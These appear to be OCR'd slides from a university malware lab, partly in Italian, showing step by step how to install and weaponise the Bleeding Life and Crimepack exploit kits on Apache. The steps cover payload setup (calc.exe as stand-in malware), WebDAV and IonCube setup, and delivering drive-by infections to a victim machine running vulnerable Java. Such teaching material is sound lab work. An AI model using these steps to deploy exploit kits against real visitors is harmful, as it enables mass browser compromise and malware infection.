
Now we start configuring the kit to make it work


1. Copy bleeding life in /var/www/
2. From terminal
   - **cp –r /home/mlab/ekits/bleeding_life /var/www/**
3. Config kit's setup
   1. **cd /var/www/bleeding_life**
   2. **gedit config.php**
      1. Set $sqlSettings['dbUsername'] to: **root ←username for SQL**
      2. Set passwords to: **mlab ← password for SQL**
      3. Set $payload_filename to: **calc.exe ← our malware**
      4. Set $config_url : **'http://**<ip_server>**/bleeding_life/' ← url that goes in input to shellcode generation (remember?)**
   3. Save and close



Setup Bleeding Life (2)


3. Create new database for bleeding_life → needed to store attack records
    1. Go to: **localhost/phpmyadmin**
    2. Database
    3. insert: bleeding_life to create db






Setup Bleeding Life (3)


4. Setup bleedinglife → call existing procedure to configure DB
   - Visit: **localhost/bleeding_life/install**
   - **Check new table in database**
- If installation is successful:
  - Control page: **localhost/bleeding_life/statistics**
    - User: **admin**
    - Pwd: **mlab ← setup by you**
  - Attack delivery page: **localhost/bleeding_life**






Deliver attack

- **IMPORTANT:**After every attack you need to reset the stats
  - *BL does not deliver two attacks to same IP*
- From victim machine visit
  - **<ip_server>/<secuser>/bleeding_life**
    - Nothing should happen
- Install **Java/jre-1_5_0_07**
  - Visit again **<ip_server>/bleeding_life**
    - Crash
- Update Java **jre-6u1-windows-i586-p**
  - Repeat visit
    - Infection happens
    - Check in BL stat page





CRIMEPACK

Crimepack

- Version 3.1.3 released in 2010
- Sourcecode is encrypted, exploits are too
- Code is in ~/ekits/crimepack
- Try open a file with a text editor → not usable code

Crimepack install(1)

From terminal


1. **cp –r /home/mlab/ekits/crimepack /var/www**
2. **a2enmod dav_fs**
3. **a2enmod dav**
4. **mkdir /var/www/webdav**
5. **gedit /etc/apache2/sites-available/default**
   - Insert:

     Alias /webdav /var/www/webdav

     <Location /webdav>

     Dav On


     </Location>
6. **mv /home/mlab/ekits/crimepack/data.jar /var/www/webdav**




Install CimePack (2)

IonCube

7. **mv /home/mlab/ekits/ioncube /var/www/ioncube**
8. **chmod –R 777 /var/www/ioncube**
9. **gedit /etc/php5/apache2/php.ini**
10. Below [PHP] add:
    - **zend_extension = /var/www/ioncube/ioncube_loader_lin_5.6.so**
11. **/etc/init.d/apache2 restart**
    - Should restart with no error
12. Visit the following URL: **localhost/ioncube/loader-wizard.php** →



10. php.ini




12. localhost/ioncube/loader-wizard.php

Install CimePack (3)

Set-up di CrimePack

13. **chmod –R 777 /var/www/crimepack**
14. **rm /var/www/crimepack/config.inc.php /var/www/crimepack/webdav.php**
15. Visit with browser **localhost/crimepack/install.php**
16. Compile fields
    13. install password = **password**
    14. admin password = **mlab**
    15. mysql pass = **mlab**
    16. webdaw settings = **\\localhost\webdav\data.jar**
17. Click **install crimepack**
18. Wait a few minutes. Takes time.




16. compilate tutti i campi


CrimePack (4)

Weaponising CrimePack

19. When installation finishes, you're prompted with a dialogue to load your malware
    - For us, **calc.exe**
    - **/var/www/crimepack/calc.exe**
20. From terminal: **rm /var/www/crimepack/install.php**
21. Visit **localhost/crimepack/control.php**
22. Login
    - Username: **crimepack**
    - Password: **mlab**
23. Authenticate with user and pwd you selected at configuration time(**admin** e **mlab**)



19. caricate calc.exe



22. Autenticazione

Interface

- Much more information here than in bleeding life's interface
  - Referrers, Countries, Blacklist Check, Downloader e iFrame
  - *Clear Stats must be used at every attack as crimepack only delivers attack once to each IP*
  - In settings you have the ability to further personalise the kit, including exploit selection

Attack

- From victim machine visit:
  - <IP_server>**/crimepack**
- Default windows configuration is vulnerable → calc.exe
- Can see updated statitics on crimpack's control panel
- You can try different configurations and browser to see whether the attack always works or not